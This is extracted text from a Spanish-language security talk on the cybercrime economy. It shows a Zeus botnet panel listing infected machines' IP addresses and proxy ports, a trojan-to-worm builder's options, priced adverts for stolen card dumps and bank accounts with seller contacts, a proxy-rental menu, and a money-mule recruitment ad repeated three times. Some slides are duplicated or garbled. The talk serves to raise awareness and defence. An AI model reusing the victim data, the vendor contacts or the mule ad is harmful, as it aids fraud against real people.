 PT - Portugal	91 0.7%	0 0%	0%

Paneles de control (inside)

Zeus :: Bots

Information:

Profile: root
GMT date: 03.04.2007
GMT time: 13:17:10

Statistics:

Summary

Botnet:

→ Online bots
Remote commands

Logs:

Search
Search with template

System:

Profiles
Profile
Options

Logout

Filter

Countries:

CompID's:

Botnets:

IP's:

Type:

Outside NAT

Apply

Forward >>

Result:

#	CompID	Ver/Botnet	IP	Country	Socks	Proxy	Screenshot	Online time	S
1	lantern_73b615c_01ef311a	76/main	83.237.123.183	RU	83.237.123.183:5226	83.237.123.183:6826	View	00:40:09	0
2	home_comp_03775866	76/main	91.122.56.212	--	91.122.56.212:4810	91.122.56.212:4486	View	02:20:32	3
3	e4d500f766ae4e9_004f6a42	76/main	85.141.158.1	RU	85.141.158.1:8538	85.141.158.1:8775	View	05:37:02	0
4	vektor_c48d5987_00143f1b	76/main	77.50.8.92	--	77.50.8.92:5487	77.50.8.92:6037	View	00:47:25	0
5	home_297126bb86_001ce026	76/main	213.135.100.37	RU	213.135.100.37:6062	213.135.100.37:7260	View	00:20:37	1
6	micro1_0076516d	69/main	201.9.97.84	BR	201.9.97.84:5359	201.9.97.84:6289	View	00:00:35	1
7	tomiboy_000a73d7	76/main	87.101.120.10	HU	87.101.120.10:4562	87.101.120.10:8086	View	05:21:40	0
8	user_234e71f1c4_001834b7	76/main	85.118.114.19	GE	85.118.114.19:5670	85.118.114.19:5346	View	03:52:18	2
9	e3iec77qfyfst5v_0025cf81	76/main	212.13.118.242	RU	212.13.118.242:8808	212.13.118.242:6008	View	02:41:14	0
10	zaopost_000098c5	76/main	87.254.142.176	RU	87.254.142.176:6425	87.254.142.176:8472	View	04:42:00	0
11	home_0030c162	76/main	77.123.184.4	--	77.123.184.4:8644	77.123.184.4:7167	View	01:41:59	0
12	records_653337e_0027d5b1	76/main	88.76.95.152	DE	88.76.95.152:7881	88.76.95.152:6080	View	01:36:52	0
13	mark_03263af5	76/main	84.228.138.232	IL	84.228.138.232:4171	84.228.138.232:7248	View	42:17:49	2
14	1_lh4bel2iz2h60_0036fb60	76/main	80.235.43.122	EE	80.235.43.122:4354	80.235.43.122:4266	View	00:21:59	0
15	gawriusha_00226655	76/main	89.178.86.95	RU	89.178.86.95:5982	89.178.86.95:5535	View	02:42:23	1
16	constant_3c87ac_059b0397	76/main	199.203.35.113	IL	199.203.35.113:7898	199.203.35.113:6570	View	60:32:59	3
17	comp_0057b56e	76/main	83.237.165.180	RU	83.237.165.180:8035	83.237.165.180:8462	View	04:22:54	0
18	chinole_c0025cb_0031731e	76/main	83.5.175.93	PL	83.5.175.93:7629	83.5.175.93:5504	View	00:22:37	0
19	pc3_007bcd12	76/main	190.74.189.171	--	190.74.189.171:6790	190.74.189.171:5896	View	00:02:44	0
20	alania_00008fbc	76/main	195.239.2.241	RU	195.239.2.241:7845	195.239.2.241:4891	View	03:43:21	1
21	home_0a2adc5315_03abc34b	76/main	89.138.93.76	IL	89.138.93.76:8363	89.138.93.76:7171	View	55:10:28	0
22	_____0015439b	76/main	85.140.148.230	RU	85.140.148.230:4397	85.140.148.230:6987	View	07:06:12	0
23	formoza_0007e7fc	76/main	81.16.84.1	RU	81.16.84.1:6830	81.16.84.1:5353	View	00:02:51	0
24	3e66tyiii_006158d6	76/main	89.178.177.50	RU	89.178.177.50:7896	89.178.177.50:6419	View	00:23:00	0

91

0

0%

Creación de troyanos



Distribución de troyanos

T2W [TrojanToWorm] v2



About

General Options:

Executable which will be transformed into Worm:

Search

Icon

☒ Enable MuteX.☒ Enable UPX.☒ Enable Melt.☒ Backup

Leak Options:

No infect PenDrives that are connected in the session of the following users (Split with #):

No infect PenDrives which have the following names (Split with #):

Random

Advanced Options:

☒ Enable StartUp.

Methods

☒ Enable from the date (Format: dd/mm/yyyy):

☒ Disable from de date (Format: dd/mm/yyyy):

☒ Show message when run the worm.

Edit

☒ Disable functions of the operating system.

Edit

Generate

Regedit

Methods of StartUp:

☒ Load☐ Shell☐ Scripting

Save Changes

Icons

☐ Use custom icon

Icons

Before

After

Save Changes

Message Editor

Message Editor:

Title:

Message:

Type of message:

Test

Save Changes

Ya está todo listo ... ¿Cómo hacer dinero?


Datos robados

Botnet: Alquiler

Especialista

Mercado

We offers the highest quality of dumps and dumps with PIN on the market today. Since we have ONLY originals track1 and track2, we have provided superior service to our customers and have assisted them in achieving their goals. Our long of experience and commitment to excellence have earned us the reputation as the best dumps selling in the area



Mercado

Mercado

Dumps without PIN (original Track1 and Track2):

USA

MasterCard, Visa Classic - \$20

Visa Gold/Platinum/Corporate/Signature/Business ñ \$30

American Express - \$30

CANADA

MasterCard, Visa Classic - \$30

Visa Gold/Platinum/Corporate/Signature/Business ñ \$50

EU

MasterCard, Visa Classic - \$60

Visa Gold/Platinum/Corporate/Signature/Business - \$90


others services: (fullz , COBS , bank logins Cvv (CC+Cvv2))

Cvv

usa - 1\$

Eu - 2\$

full info 20\$



Mercado

Mercado

BANK ACCOUNTS !

The price depends on balance!

Price Account - 10 % - from balance on the account!

Big base !

Minimal order - 1 (one) Accounts !

+++++


I old VENDOR.
Always fresh dump and fullz for u!
i oficial seller on <http://mazafaka.info/> and <http://CCpower.info> my nick name z00Mer u can check my status
senks for use my service:

Support

ICQ: 3411113

E-mail: orderdumps@mail.ru

Phone: only for old customers



SOCKS/Proxy Service

Support ICQ:  
Bot ICQ:  

Welcome  Server time: 02.02.2007/23:57:06.
You has used 0 proxies, 0 proxies allowed.

Main menu: | [Main](#) | [Buy proxies](#) | [ICQ bot](#) | [My account](#) | [Logout](#) |

Tariff Name	Socks Limit	Working Period	Price	Buy
Test account	5	1	1\$	 e-gold
Beginner - 1 month	100	30	20\$	 e-gold
Beginner - 2 month	200	60	35\$	 e-gold
Beginner - 3 month	300	90	60\$	 e-gold
Standart - 1 month	250	30	30\$	 e-gold
Standart - 2 month	500	60	55\$	 e-gold
Standart - 3 month	750	90	80\$	 e-gold
Unlimited - 1 month	unlimited	30	80\$	 e-gold
Unlimited - 2 month	unlimited	60	40\$	 e-gold
Unlimited - 3 month	unlimited	90	70\$	 e-gold
Unlimited - 6 month	unlimited	180	180\$	 e-gold

[HISTORY](#) 

Mercado

Venta de logs por Gigas

Venta de datos y perfiles bancarios

Adware en función tendencias usuario

Intermedarios para tratar entre actores

Mercados muy cerrados basados en confianza,
contacto a través de foros e ICQ principalmente

Money laundering

Compra-venta ebay, egold, comprar tarjetas regalo

Troyano que cifra el disco: pide rescate a través de egold directamente

Servicio profesional ofrecido en el mercado negro

Y, cómo no, las mulas

Title: Project supervisor

Available in all states

Salary: \$86,000 - \$96,000 per year

The position: a permanent salary based,

the working hours are from 9-00 A.M. to 5-00 P.M. , Monday through Friday.

In the field of logistics and industrial transportation. Your duties will include scheduling transportation,

tracking the shipment and the document flow, handle other administrative duties.

Requirements:

- Undergraduate degree required;
- Computer knowledge of order processing;
- Credit score not less then 650;
- Skills in marketing activities, and sales and promotion organization;
- Ability to state clearly (compose detailed analytical documents);
- Ability to promptly handle multiple detailed tasks simultaneously;
- Ability to interact with outside customers in a professional manner;

Special Selection Factors:

- Knowledge of and experience with international export documentation and procedures;
- Above-average mechanical interest and aptitude;
- Good organizational skills; time and stress management skills;

How to Apply: Submit a professional resume to David Wilson, hr.david.wilson@gmail.com

Thank you for your assistance. If you require any additional information please contact HR Department 9-00 A.M. to 6-00 P.M. EST hours.

We are proud to be an equal opportunity employer.

Sincerely,

Title: Project supervisor

Available in all states

Salary: \$86,000 - \$96,000 per year

The position: a permanent salary based,

the working hours are from 9-00 A.M. to 5-00 P.M. , Monday through Friday.

In the field of logistics and industrial transportation. Your duties will include scheduling transportation,

tracking the shipment and the document flow, handle other administrative duties.

Requirements:

- Undergraduate degree required;
- Computer knowledge of order processing;
- Credit score not less than 650;
- Skills in marketing activities, and sales and promotion organization;
- Ability to state clearly (compose detailed analytical documents);
- Ability to promptly handle multiple detailed tasks simultaneously;
- Ability to interact with outside customers in a professional manner;

Special Selection Factors:

- Knowledge of and experience with international export documentation and procedures;
- Above-average mechanical interest and aptitude;
- Good organizational skills; time and stress management skills;

How to Apply: Submit a professional resume to David Wilson, hr.david.wilson@gmail.com

Thank you for your assistance. If you require any additional information please contact HR Department 9-00 A.M. to 6-00 P.M. EST hours.

We are proud to be an equal opportunity employer.

Sincerely,

Title: Project supervisor

Available in all states

Salary: \$86,000 - \$96,000 per year

The position: a permanent salary based,

the working hours are from 9-00 A.M. to 5-00 P.M. , Monday through Friday.

In the field of logistics and industrial transportation. Your duties will include scheduling transportation,

tracking the shipment and the document flow, handle other administrative duties.

Requirements:

- Undergraduate degree required;
- Computer knowledge of order processing;
- Credit score not less than 650;
- Skills in marketing activities, and sales and promotion organization;
- Ability to state clearly (compose detailed analytical documents);
- Ability to promptly handle multiple detailed tasks simultaneously;
- Ability to interact with outside customers in a professional manner;

Special Selection Factors:

- Knowledge of and experience with international export documentation and procedures;
- Above-average mechanical interest and aptitude;
- Good organizational skills; time and stress management skills;

How to Apply: Submit a professional resume to David Wilson, hr.david.wilson@gmail.com

Thank you for your assistance. If you require any additional information please contact HR Department 9-00 A.M. to 6-00 P.M. EST hours.

We are proud to be an equal opportunity employer.

Sincerely,

Tendencias de futuro

Rootkits evolucionados

Nuevas plataformas (MAC OsX)

Infecciones masivas

Más formatos afectados

Routers caseros

Secuestro de cuentas

Conclusiones

Negocio profesional.

Por desgracia, el fraude va un paso por delante.

Las medidas actuales NO son despreciables NI suficientes.

Necesaria cooperación.

Y por supuesto, tener claro qué tipo de mundillo es este ...

Conclusiones

Negocio profesional.

Por desgracia, el fraude va un paso por delante.

Los medios controlan NO con demasiados...

The Sleazy Life and Nasty Death of Russia's Spam King

He withheld pay from employees, boasted of his sexual adventures, enraged government officials, and flooded Russia with 25 million emails a day. Then one morning, Vardan Kushnir's mother found his bloodied body on the bathroom floor, skull bashed in.

Y por supuesto, tener claro qué tipo de mundillo es este ...

Preguntas



Gracias

vdiaz@edge-security.com

vdiaz@s21sec.com